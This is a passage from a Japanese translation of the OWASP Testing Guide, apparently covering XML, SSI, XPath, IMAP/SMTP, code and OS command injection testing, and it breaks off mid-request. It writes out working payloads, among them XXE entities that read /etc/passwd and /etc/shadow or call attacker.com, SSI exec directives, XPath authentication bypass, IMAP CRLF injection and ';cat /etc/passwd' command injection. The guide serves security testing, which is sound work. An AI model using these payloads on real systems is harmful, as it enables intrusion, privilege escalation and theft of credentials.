以下のようなインスタンスが生成され、attrib 値に挿入されます。

```
<node attrib='foo''/>
```

この XML 文書は非整形式になります。

ダブルクオート: " – この文字は 2 つのクオートと同じ意味を持ち、属性値を 2 つのクオートで囲んで使用されます。

```
<node attrib="$inputValue"/>
```

以下の場合、

```
$inputValue = foo"
```

代入すると以下のようになります。

```
<node attrib="foo""/>
```

そして、この XML ドキュメントは妥当ではなくなります。

アングルブラケット: > および < - 以下のようにユーザ入力に左アングルブラケットや右アングルブラケットを付加することにより、

```
Username = foo<
```

アプリケーションは以下のような新しいノードを作成します。

```
<user>
     <username>foo<</username>
     <password>Un6R34kb!e</password>
     <userid>500</userid>
     <mail>s4tan@hell.com</mail>
</user>
```

しかし、左アングルブラケット'<'があることにより、XML データのバリデーションが拒否されます。

コメントタグ: <!--/--> - この文字列は、コメントの始まりと終わりとして解釈されます。以下のように Username パラメータにどちらかを挿入することにより、

```
Username = foo<!--
```

アプリケーションは以下のようなノードを作成します。

```
<user>
    <username>foo<!--</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
</user>
```

これは妥当な XML シーケンスではなくなります。

アンパサンド: & - XML シンタックス内で、アンパサンドは XML 実体を表すものとして使われます。

つまり、'&symbol;'のような任意の実体を使うことにより、非 XML テキストとしてみなされる文字やストリングにマッピングすることが可能です。

例えば、以下が適切で妥当であるならば、

```
<tagnode>&lt;</tagnode>
```

ASCII 文字の'<'を表します。

もし、'&'が&としてエンコードされていない場合、XML インジェクションのテストに使うことができます。

実際には、以下のような入力が行われた場合、

```
Username = &foo
```

新しいノードが生成されます。

```
<user>
<username>&foo</username>
<password>Un6R34kb!e</password>
<userid>500</userid>
<mail>s4tan@hell.com</mail>
</user>
```

しかし、&foo に最後の ';' がなく、&foo; 実体がどこにも定義されていないため、この XML は妥当ではありません。

begin/end tags: <![CDATA[/]]> - CDATA タグが使われるとき、XML パーサはこれに囲まれた文字全てをパースしません。

これは、テキストノード内にテキスト値としてみなされるべきメタキャラクタがある場合によく使われます。

例えば、テキストノード内で文字列'<foo>'を表す必要がある場合、以下のように CDATA を使うことができます。

```
<node>
    <![CDATA[<foo>]]>
</node>
```

これにより '<foo>' はパースされずにテキスト値としてみなされます。

あるノードが以下のようになっている場合、

```
<username><![CDATA[<$userName]]></username>
```

テスターは、XML を妥当でないものにするために、CDATA シーケンスの終了']]>'を挿入してみることができます。

```
userName  = ]]>
```

これにより以下のようになり

```
<username><![CDATA[]]>]]></username>
```

妥当な XML 表現ではなくなります。

外部実体

CDATA タグに関連するテストは他にもあります。XML 文書がパースされるときに CDATA 値は除去されるので、HTML ページ内にタグコンテンツが表示される場合、スクリプトを追加することが可能です。ユーザに表示されるテキストを含んでいるノードがあるとします。このテキストが以下のように変更された場合、

```
 <html>
 $HTMLCode
 </html>
```

CDATA タグを使う HTML テキストを挿入することによって入力フィルタを回避することができます。例えば以下の値を挿入します。

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

すると、以下のノードが得られます。

```
<html>
  <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
</html>
```

解析の段階で CDATA タグを除去し、以下の値を HTML に挿入します。

```
<script>alert('XSS')</script>
```

この場合、アプリケーションが XSS の脆弱性にさらされます。したがって、入力バリデーションフィルタを避けるために CDATA タグ内に何らかのコードを挿入することができます。

実体: DTD を使って実体を定義することができます。&.のような実体名が実体の例です。URL を実体として特定することができます。このようにして、XML 外部実体(XEE)で脆弱性の可能性を作りだします。したがって、最後のテストを以下の文字列で形成します。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

このテストは無限の文字数で実体を生成しようとするため、ウェブサーバ(Linux システム)を停止させる可能性があります。テストは以下の通りです。

```
 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

 <?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

こうしたテストの目的は XML データベースの構造についての情報を得ることです。こうしたエラーを分析すると、使用している技術に関連した有用な情報を多く得ることができます。

タグ挿入

最初のステップを完了すると、テスターは XML 構造についての情報をいくらか得られるので、XML データとタグの挿入を試みることができます。

上述の例を考えます。以下の値を挿入すると、

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

アプリケーションは新しいノードを作成し、XML データベースに追加します。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
	<user>
		<username>gandalf</username>
		<password>!c3</password>
		<userid>0</userid>
		<mail>gandalf@middleearth.com</mail>
	</user>
	<user>
		<username>Stefan0</username>
		<password>w1s3c</password>
		<userid>500</userid>
		<mail>Stefan0@whysec.hmm</mail>
	</user>
	<user>
		<username>tony</username>
		<password>Un6R34kb!e</password>
		<userid>500</userid>
		<mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
	</user>
</users>
```

その結果として得られる XML ファイルは整形式で、userid タグは後の値(0=admin の id)としてみなされると思われます。唯一の欠点は、最後の user ノードに userid タグが 2 回存在していることで、XML ファイルはあるスキーマか DTD に関連付けられることがよくあります。今度は XML 構造に以下のような DTD があるとしましょう。

```
<!DOCTYPE users [
	 <!ELEMENT users (user+) >
	 <!ELEMENT user (username,password,userid,mail+) >
	 <!ELEMENT username (#PCDATA) >
	 <!ELEMENT password (#PCDATA) >
	 <!ELEMENT userid (#PCDATA) >
	 <!ELEMENT mail (#PCDATA) >
]>
```

uesrid ノードがカーディナリティ 1 として定義されていることに留意してください(userid)。

この場合、XML が特定の DTD でバリデートされるときに単純な攻撃は成功しません。

もしテスターが(この例のように)userid タグを囲んでいるノードの値を以下のようなコメント開始/終了シーケンスの挿入でコントロールできる場合、

```
Username: tony
Password: Un6R34kb!e</password><userid>0</userid><mail>s4tan@hell.com
```

XML データベースは以下のようになります。:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
	<user>
		<username>gandalf</username>
		<password>!c3</password>
		<userid>0</userid>
		<mail>gandalf@middleearth.com</mail>
	</user>
	<user>
		<username>Stefan0</username>
```

```
            <password>w1s3c</password>
            <userid>500</userid>
            <mail>Stefan0@whysec.hmm</mail>
        </user>
        <user>
            <username>tony</username>
            <password>Un6R34kb!e</password><!--</password>
            <userid>500</userid>
            <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
        </user>
</users>
```

このように、もともとの userid タグはコメントアウトされ、挿入されたものが DTD ルールに従ってパースされます。その結果、ユーザ'tony' は userid=0 となります(これは管理者の uid かもしれません)。

参考文献

ホワイトペーパー

- [1] Alex Stamos: "Attacking Web Services" - http://www.owasp.org/images/d/d1/AppSec2005DC-Alex_Stamos-Attacking_Web_Services.ppt

4.8.9 SSI インジェクション(OWASP-DV-009)

概要

ウェブサーバでは通常、開発者が本格的なサーバサイド言語やクライアントサイド言語と戯れなくても、小さな動的コードを静的 HTML ページに追加することができます。これは、攻撃者が HTML にコードを挿入したり、さらにリモートからコードを実行したりできる、非常に簡単な拡張、サーバサイドインクルード (SSI)で可能になっています。

この問題の簡単な説明

サーバサイドインクルードは、ユーザにページを送る前にウェブサーバがパースするディレクティブです。非常に簡単なタスクを実行するだけというときに、CGI プログラムを書いたり、サーバサイドスクリプト言語を使ったコードを組み込んだりしなくてもよくなります。よくある SSI の実装では、外部ファイルを読み込んだり、ウェブサーバの CGI 環境変数を設定して表示したり、外部 CGI スクリプトやシステムコマンドを実行したりします。

SSI ディレクティブを静的 HTML 文書に入れることは、以下のようなコードを書く程度でできます。

```
<!--#echo var="DATE_LOCAL" -->
```

これは現在の時刻を表示します。

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

これは CGI スクリプトの出力を組み込みます。

```
<!--#include virtual="/footer.html" -->
```

ファイルのコンテンツを組み込みます。

```
<!--#exec cmd="ls" -->
```

システムコマンドの出力を組み込みます。

したがって、ウェブサーバの SSI サポートが有効な場合、サーバはこうしたディレクティブをボディの中やヘッダ内でパースします。通常、デフォルトの設定ではほとんどのウェブサーバはシステムコマンドを実行する exec ディレクティブの使用を許可していません。

全ての入力バリデーション不備の状況と同様に、ウェブアプリケーションのユーザがアプリケーションを作るデータを提供することを許可されていたり、ウェブサーバ自身が不測の動きをしたりする場合に問題が発生します。SSI インジェクションと言えば、攻撃者は動的に生成されるページに入力でき、アプリケーションによって(あるいはサーバから直接)挿入されると SSI ディレクティブとしてパースされます。

古典的なスクリプト言語インジェクション問題によく似た問題です。SSI ディレクティブは本当のスクリプト言語に匹敵するものではなく、ウェブサーバが SSI を許可するように設定されている必要があるため、おそらくそれほど危険ではありません。しかし、SSI ディレクティブは理解しやすく、ファイルの内容を表示したりシステムコマンドを実行したりできるほど強力であるため、悪用はより簡単です。

ブラックボックステスト

ブラックボックス的にテストを行うときに行うべき最初のことは、ウェブサーバが実際に SSI ディレクティブをサポートしているかどうかを確認することです。SSI サポートは非常に一般的なので、ほぼ確実に答えは”yes”です。古典的な情報収集テクニックを使ってどんな種類のウェブサーバが対象で動いているかをつかむだけでこれを確認できます。

この情報の発見に成功するかどうかに関わらず、テスト対象のウェブサイトのコンテンツを見るだけで SSI がサポートされているかどうかの推測ができます。***.shtml*** ファイルがあれば、この拡張子はこうしたディレクティブを含んでいるページを特定するのに使用されるので、SSI はおそらくサポートされています。残念ながら、***shtml*** 拡張子は必須ではないので、***shtml*** ファイルを全く発見できなくても、対象が SSI インジェクション攻撃に対して脆弱ではないとは限りません。

SSI インジェクション攻撃が実際に可能かどうかを見つけるためだけでなく、不正なコードの挿入に使える入力ポイントを特定するために、次のステップに進みましょう。

このステップは、他のコードインジェクションの脆弱性のテストに必要なテストと全く同じです。ユーザが何らかの入力を送信できるページを全て見つけ、アプリケーションが送信された入力を適切に検証しているかどうかを確認し、そうでない場合には変更されずに(エラーメッセージやフォーラムの書き込みとして)表示されるデータを送れるかどうかを確認します。通常のユーザ提供データの他に、入力ベクトルとして HTTP リクエストヘッダやクッキーの内容も考えられます。これらは簡単に偽造できます。

インジェクションポイント候補のリストができたら、入力が正しく検証されるかどうかをチェックし、ウェブサイトのどこに送信したデータが表示されるかを見つけます。以下のような SSI ディレクティブで使用される文字がアプリケーションを通り抜け、サーバによってどこかでパースされるようにしなければなりません。

```
< ! # = / . " - > and [a-zA-Z0-9]
```

検証不足の悪用は、入力フォームで以下のようなストリングを送る程度の簡単さです。

```
<!--#include virtual="/etc/passwd" -->
```

上記を古典的な以下のストリングの代わりに送信します。

```
<script>alert("XSS")</script>
```

そして、次にこのページを送る必要があるときにこのディレクティブをサーバがパースし、Unix の標準的なパスワードファイルの内容を表示します。

このインジェクションは、動的ページ生成にアプリケーションが HTTP ヘッダを使用する場合、HTTP ヘッダでも実行できます。

```
GET / HTTP/1.0
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#virtual include="/proc/version"-->
```

グレーボックステストおよびその例

アプリケーションのソースコードをレビューすることができれば、以下のようなことを見つけるのは非常に簡単です。

1. SSI ディレクティブが使用されているかどうか。その場合、ウェブサーバでは SSI サポートが有効になっており、少なくとも SSI インジェクションが潜在的な問題として調査すべきであるということになります。
2. ユーザ入力、クッキーコンテンツ、HTTP ヘッダが扱われているかどうか。これにより完全な入力ベクトルのリストができます。
3. こうした入力がどのように扱われるか、どのようなフィルタリングが行われるか、アプリケーションがどの文字を通過させないようにしているか、そして何種類のエンコードが考慮されているか。

これらのステップは、ソースコード(SSI ディレクティブ、CGI 環境変数、ユーザ入力を含む変数アサイン、フィルタリング関数等)内で適切なキーワードを見つけるためにほとんど grep を使うことになります。

参考文献

ホワイトペーパー

- IIS: "Notes on Server-Side Includes (SSI) syntax" - http://support.microsoft.com/kb/203064
- Apache Tutorial: "Introduction to Server Side Includes" - http://httpd.apache.org/docs/1.3/howto/ssi.html
- Apache: "Module mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
- Apache: "Security Tips for Server Configuration" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi
- Header Based Exploitation - http://www.cgisecurity.net/papers/header-based-exploitation.txt
- SSI Injection instead of JavaScript Malware - http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html

ツール

- Web Proxy Burp Suite - http://portswigger.net
- Paros - http://www.parosproxy.org/index.shtml
- WebScarab - http://www.owasp.org/index.php/OWASP_WebScarab_Project
- String searcher: grep - http://www.gnu.org/software/grep, your favorite text editor

4.8.10 XPATH インジェクション(OWASP-DV-010)

概要

XPath は、XML で記述されたデータを操作するために設計・開発された言語です。XPath インジェクションにより、攻撃者は XPath を使ったクエリの中に XPath 要素を挿入することができます。認証回避や、許可されていない方法での情報へのアクセスがこの攻撃によって可能です。

この問題の簡単な説明

ウェブアプリケーションでは、オペレーションに必要なデータの保存やアクセスのためにデータベースが大いに使用されます。インターネットの黎明期から、リレーショナルデータベースが圧倒的に広く使用されてきましたが、ここ数年、XML 言語を使用してデータを整理しているデータベースがだんだん一般的になってきています。リレーショナルデータベースに SQL 言語でアクセスするのと同様に、XML データベースでは XPath を使用しますが、これは XML データベースの標準的な問い合わせ言語です。概念的に、XPath は目的や応用が SQL と非常に似ているため、XPath インジェクション攻撃は SQL インジェクション攻撃と同じロジックに従います。ある意味では、XPath は、その仕様の中に全ての力が既に存在しているので、標準的な SQL よりも強力でさえありますが、SQL インジェクション攻撃に使用できる技術の大部分は、ターゲットのデータベースで使用されている特有の SQL の特性を利用しています。つまり、XPath インジェクション攻撃ははるかに柔軟で、広く存在しうるのです。XPath インジェクション攻撃の優位点としては、他に、SQL と違い ACL がないので、クエリが XML 文書の全ての部分にアクセスできるということがあります。

ブラックボックステスト及びその例

XPAth 攻撃のパターンは Amit Klein [1]が最初に発表しましたが、通常の SQL インジェクションに非常に似ているものでした。この問題を理解するために、アプリケーションへの認証を管理するログインページを想像してください。このページではユーザはユーザ名とパスワードを入力しなければなりません。データベースが以下のような XML ファイルで表されているとしましょう。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
<account>admin</account>
</user>
<user>
<username>Stefan0</username>
<password>w1s3c</password>
<account>guest</account>
</user>
<user>
<username>tony</username>
<password>Un6R34kb!e</password>
<account>guest</account>
</user>
</users>
```

ユーザ名が"gandalf" で、パスワードが"!c3"であるアカウントを返す XPath クエリは以下の通りです。

```
string(//user[username/text()='gandalf' and
password/text()='!c3']/account/text())
```

こうした入力を適切にフィルタリングしていないアプリケーションでは、テスターは XPath コードを挿入してクエリ結果を妨げることができます。例えば、テスターは以下の値を入力することができるかもしれません。

```
Username: ' or '1' = '1
Password: ' or '1' = '1
```

非常によく似ていると思いませんか?こうしたパラメータを使って、クエリは以下のようになります。

```
string(//user[username/text()='' or '1' = '1' and password/text()='' or '1' =
'1']/account/text())
```

通常の SQL インジェクション攻撃と同様に、常に真となるクエリを作りました。つまり、ユーザ名やパスワードを入力しなくても、アプリケーションはユーザを認証します。

そして、通常の SQL インジェクション攻撃と同様に、XPath インジェクションでも最初のステップはシングルクオート(') をテスト対象のフィールドに入力することです。これによりクエリ内にシンタックスエラーが発生し、アプリケーションがエラーメッセージを返すかどうかをチェックします。

XML データ内部の詳細がわからず、内部ロジックを再構築するのに役立つエラーメッセージをアプリケーションが返さない場合、Blind XPath Injection 攻撃を行うことが可能です。この攻撃の目的はデータ構造の全体を再構築することです。この手法は、1 ビットの情報を返すクエリを作るコードを挿入するというアプローチなので、推測に基づいた SQL インジェクションと似ています。Blind XPath Injection については Amit Klein の参考文献に詳述されています。

参考文献

ホワイトペーパー

- [1] Amit Klein: "Blind XPath Injection" - https://www.watchfire.com/securearea/whitepapers.aspx?id=9
- [2] XPath 1.0 specifications - http://www.w3.org/TR/xpath

4.8.11 IMAP/SMTP インジェクション (OWASP-DV-011)

概要


この脅威は、メールサーバ(IMAP/SMTP)と通信をする全てのアプリケーション、一般的にウェブメールアプリケーションが影響を受けます。このテストの目的は、入力データを適切にサニタイズしていないことにより、任意の IMAP/SMTP コマンドをメールサーバに挿入できるかどうかを検証することです。

この問題の説明

IMAP/SMTP インジェクションの手法は、メールサーバがインターネットから直接アクセスできない場合に、特に効果的です。バックエンドのメールサーバとフルに通信できるところでは、直接テストを行うことを推奨します。

IMAP/SMTP インジェクションではインターネットから直接アクセスできなかったメールサーバへのアクセスが可能になります。こうした内部システムでは、フロントエンドのウェブサーバと同レベルのインフラセキュリティ強化をしていないことがあります。

したがって、メールサーバはエンドユーザによる攻撃の成功にさらされます(次の図に描かれているスキームを参照してください)。



IMAP/SMTP インジェクションの手法を使った、メールサーバとの通信

図 1 はウェブメール技術を使用しているときに見られるフロー制御を表しています。ステップ 1 と 2 は、ユーザとウェブメールクライアントとのやりとりですが、ステップ 2'では is ウェブメールクライアントを迂回してバックエンドのメールサーバと直接やりとりをしています。この手法では様々な種類の行為や攻撃が可能です。それは、インジェクションのタイプと範囲およびテスト対象のメールサーバ技術に拠ります。IMAP/SMTP インジェクション手法を使った攻撃の例は以下の通りです。

- IMAP/SMTP プロトコルの脆弱性の悪用
- アプリケーションの制限回避
- 反自動化プロセスの回避
- 情報漏洩
- メールリレー/SPAM

ブラックボックステスト及びその例

標準的な攻撃パターンは以下の通りです。

- 脆弱性パターンの特定
- データフロー及びクライアントの実装構造の理解
- IMAP/SMTP コマンドインジェクション

脆弱性パターンの特定

脆弱性パターンを特定するために、入力の取扱いに関してアプリケーションが何をできるかを分析しなければなりません。入力バリデーションテストのために、テスターは偽の、あるいは悪意のあるリクエストをサーバに送り、レスポンスを分析する

必要があります。セキュアに開発されたアプリケーションでは、レスポンスはエラー及びそれに対応するアクションであり、何かがうまくいっていないとクライアントに伝えます。セキュアではないアプリケーションでは、こうした悪意のあるリクエストはバックエンドアプリケーションで処理され、"HTTP 200 OK"レスポンスメッセージを返します。

重要なのは、テスト対象の技術と送信するリクエストがマッチしていなければならないということです。MySQL サーバが使用されているのにマイクロソフト SQL Server 用の SQL インジェクション文字列を送信しても、誤検出してしまいます。IMAP がテスト対象のプロトコルである場合、悪意のある IMAP コマンドを送ることが手口となります。

使用する IMAP の特別なパラメータは以下の通りです。

IMAP サーバ	**SMTP サーバ**
Authentication	Emissor e-mail
operations with mail boxes (list, read, create, delete, rename)	Destination e-mail
operations with messages (read, copy, move, delete)	Subject
Disconnection	Message body
	Attached files

このテスト例では、以下の URL 内のパラメータで全てのリクエストを操作して、”mailbox”パラメータのテストをします。

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1
```

以下の例が使用できます。

- パラメータを null のままにする

```
http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1
```

- ランダムな値を入れる

```
http://<webmail>/src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1
```

- パラメータに他の値を追加する

```
http://<webmail>/src/read_body.php?mailbox=INBOX PARAMETER2&passed_id=46106&startMessage=1
```

- 標準ではない特殊文字を追加する(: \、'、"、@、#、!、|)

```
http://<webmail>/src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1
```

- パラメータを削除する

```
http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1
```

上記のテストにより、テスターは最終結果として以下の 3 つの状況を得ます。
S1 - アプリケーションはエラーコード/エラーメッセージを返す
S2 - アプリケーションはエラーコード/エラーメッセージを返さず、リクエストされたオペレーションを実行しない
S3 – アプリケーションはエラーコード/エラーメッセージを返さず、リクエストされたオペレーションを正常に実行する

状況 S1 と S2 は、IMAP/SMTP インジェクションの成功を示します。

アプリケーションがインジェクション及びさらなる操作に対して脆弱であることを示すものなので、攻撃者は S1 のレスポンスを得ることを目的とします。

以下の HTTP リクエストで、ユーザがメールヘッダを見ることができるとしましょう。

```
http://<webmail>/src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0
```

攻撃者は文字 " (URL エンコーディングで%22)を挿入してパラメータ INBOX の値を変更するかもしれません。

```
http://<webmail>/src/view_header.php?mailbox=INBOX%22&passed_id=46105&passed_ent_id=0
```

この場合、アプリケーションは以下のように返します。

```
ERROR: Bad or malformed request.
Query: SELECT "INBOX""
Server responded: Unexpected extra arguments to Select
```

S2 は成功裏に実行するのがより難しいテスト手法です。サーバに脆弱性があるかどうかを判断するためにブラインドコマンドインジェクションを使う必要があります。

その一方で、最後のケース(S3)はこのパラグラフでは妥当性がありません。

予想される結果:

- 脆弱なパラメータのリスト
- 影響を受ける機能
- 可能なインジェクションのタイプ(IMAP/SMTP)

データフローとクライアントの配備構造の理解
全ての脆弱なパラメータ(例えば”passed_id”)を特定した後、テスターはどのレベルのインジェクションが可能であるかを判断し、アプリケーションをさらに悪用するためのテストプランを作らなければなりません。

このテストケースでは、アプリケーションの”passed_id”が脆弱であることを検知し、以下のリクエストを使いました。

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1
```

以下のテストケースを使用すると(数値が要求されるときにアルファベットの値を使用):

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1
```

以下のエラーメッセージが生成されます:

```
ERROR : Bad or malformed request.
```

```
Query: FETCH test:test BODY[HEADER]
Server responded: Error in IMAP command received by server.
```

この例では、他のエラーメッセージが実行されたコマンド名とパラメータを返しました。

他の状況では、(アプリケーションに「コントロールされていない」)エラーメッセージが実行されたコマンド名を含みますが、適切な RFC(「参考文献」のパラグラフ参照)を読むことにより、テスターは他に実行可能なコマンドがわかります。

アプリケーションが説明的なエラーメッセージを返さない場合、テスターは影響を受けた機能を分析して、その機能に紐づいた全てのコマンド(とパラメータ)の可能性について理解し、推定する必要があります。例えば、メールボックスを作成しようとして脆弱なパラメータを検知した場合、影響された IMAP コマンドは"CREATE"であると考えるのが理にかなっています。RFC によれば、作成されることが予想されるメールボックス名に対応する値を唯一のパラメータ値として含みます。

予想される結果:

- 影響を受ける IMAP/SMTP コマンドのリスト
- 影響を受ける IMAP/SMTP コマンドが待つパラメータのタイプ、値、数

IMAP/SMTP コマンドインジェクション

脆弱なパラメータを特定し、実行されるコンテキストについて分析したら、次のステージはその機能を悪用することです。

このステージでは 2 つの成果が考えられます:
1. インジェクションが認証されない状態で可能: 影響を受ける機能はユーザ認証を必要としません。挿入されうる(IMAP)コマンドは右記に限定されます: CAPABILITY、NOOP、AUTHENTICATE、LOGIN、および LOGOUT.
2. インジェクションは認証された状態でのみ可能: 悪用の成功のためには、テストが継続される前にユーザが完全に認証されることが必要です。

どの場合でも、IMAP/SMTP インジェクションの典型的な構造は以下の通りです:

- ヘッダ: 予想されるコマンドの終わり;
- ボディ: 新しいコマンドの挿入;
- フッタ: 予想されるコマンドの始まり.

重要なことは、IMAP/SMTP コマンドを実行するためには、前のコマンドが CRLF(%0d%0a)シーケンスで終わっていなければならないということです。ステージ 1(「脆弱なパラメータの特定」)で、攻撃者は以下のリクエストにおいてパラメータ"message_id"が脆弱なパラメータであると気付いたとします:

```
http://<webmail>/read_email.php?message_id=4791
```

さらに、ステージ 2(「データフロー及びクライアントの実装構造の理解」)で行った分析の結果、このパラメータに紐づくコマンドと引数が以下の通りであるとしましょう:

```
FETCH 4791 BODY[HEADER]
```

この状況では、IMAP インジェクションの構造は以下のようになるでしょう:

```
http://<webmail>/read_email.php?message_id=4791 BODY[HEADER]%0d%0aV100 CAPABILITY%0d%0aV101
FETCH 4791
```

これは以下のコマンドを生成するでしょう:

```
???? FETCH 4791 BODY[HEADER]
V100 CAPABILITY
V101 FETCH 4791 BODY[HEADER]
```

ここでは、以下の通りです:

```
Header = 4791 BODY[HEADER]
Body   = %0d%0aV100 CAPABILITY%0d%0a
Footer = V101 FETCH 4791
```

予想される結果:

- 任意の IMAP/SMTP コマンドインジェクション

参考文献

ホワイトペーパー

- RFC 0821 “Simple Mail Transfer Protocol”.
- RFC 3501 “Internet Message Access Protocol - Version 4rev1”.
- Vicente Aguilera Díaz: “MX Injection: Capturing and Exploiting Hidden Mail Servers" - http://www.webappsec.org/projects/articles/121106.pdf

4.8.12 コードインジェクション (OWASP-DV-012)

概要

このセクションでは、コードをウェブページに入力してウェブサーバに実行させることができるかどうかをどのようにしてチェックすることができるかについて説明します。コードインジェクションについての詳細はここに記載されています: http://www.owasp.org/index.php/Code_Injection

この問題の説明

コードインジェクションのテストでは、ウェブサーバ上で動的コードとして、あるいはインクルードされたファイル内で処理されるコードをサブミットします。このテストでは、ASP、PHP 等様々なサーバサイドスクリプトエンジンを対象とします。こうした攻撃から守るためには適切なバリデーションやセキュアコーディングの実施が必要です。

ブラックボックステスト及びその例

PHP インジェクションの脆弱性のテスト:
以下のようなクエリストリングを使って、テスターはコード(この例では不正な URL)をインクルードされたファイルの一部として処理されるよう挿入することができます:

```
http://www.example.com/uptime.php?pin=http://www.example2.com/packx1/cs.jpg?&cmd=uname%20-a
```

予想される結果:
不正な URL は PHP ページのパラメータとして受け入れられ、インクルードされたファイル内の値として後で使用されます。

グレーボックステスト及びその例

ASP コードインジェクションの脆弱性のテスト

実行関数内で使用されるユーザ入力について ASP コードを分析しましょう。例えば、ユーザはデータ入力フィールドにコマンドを入力できるでしょうか。この ASP コードでは、ファイルに保存して実行します。

```
<%
If not isEmpty(Request( "Data" ) ) Then
Dim fso, f
'User input Data is written to a file named data.txt
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "data.txt" ), 8, True)
f.Write Request("Data") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing
'Data.txt is executed
Server.Execute( "data.txt" )
Else
%>
<form>
<input name="Data" /><input type="submit" name="Enter Data" />
</form>
<%
End If
%>)))
```

参考文献

- Security Focus - http://www.securityfocus.com
- Insecure.org - http://www.insecure.org
- Wikipedia - http://www.wikipedia.org
- OWASP Code Review - http://www.owasp.org/index.php/OS_Injection

4.8.13 OS コマンディング(OWASP-DV-013)

概要

このパラグラフでは、OS コマンディングのためのアプリケーションのテスト方法について説明します。つまり、OS コマンドをアプリケーションへの HTTP リクエストを通じて挿入しようとします。

この問題の簡単な説明

OS コマンディングは、ウェブサーバ上で OS コマンドを実行するためにウェブインターフェイスを通じて使用されるテクニックです。

ユーザは OS コマンドを実行するためにウェブインターフェイスを通じて OS コマンドを送ります。適切にサニタイズされていないウェブインターフェイスは全てこの手法の影響を受ける可能性があります。OS コマンドを実行する権限があれば、ユーザは悪意のあるプログラムをアップロードしたり、パスワードを取得したりできてしまいます。OS コマンディングはアプリケーションの設計・開発段階でセキュリティが考慮されていれば防げるものです。

ブラックボックステスト及びその例

ウェブアプリケーションでファイルを閲覧するときには、ファイル名が URL に表示されることがよくあります。Perl ではプロセスからオープンステートメントにデータを渡すことが許されています。ユーザは単純にパイプの記号"|"をファイル名の最後につけるだけです。
変更前の URL の例です:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

変更された URL の例です:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

これはコマンド"/bin/ls"を実行します。
.PHP のページの URL の最後にセミコロンを付加して OS のコマンドを続けると、そのコマンドを実行します。
例:

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

例
インターネットから閲覧できるドキュメントのセットを含むアプリケーションを想定します。WebScarab を使うと、以下のような POST HTTP を取得できます:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
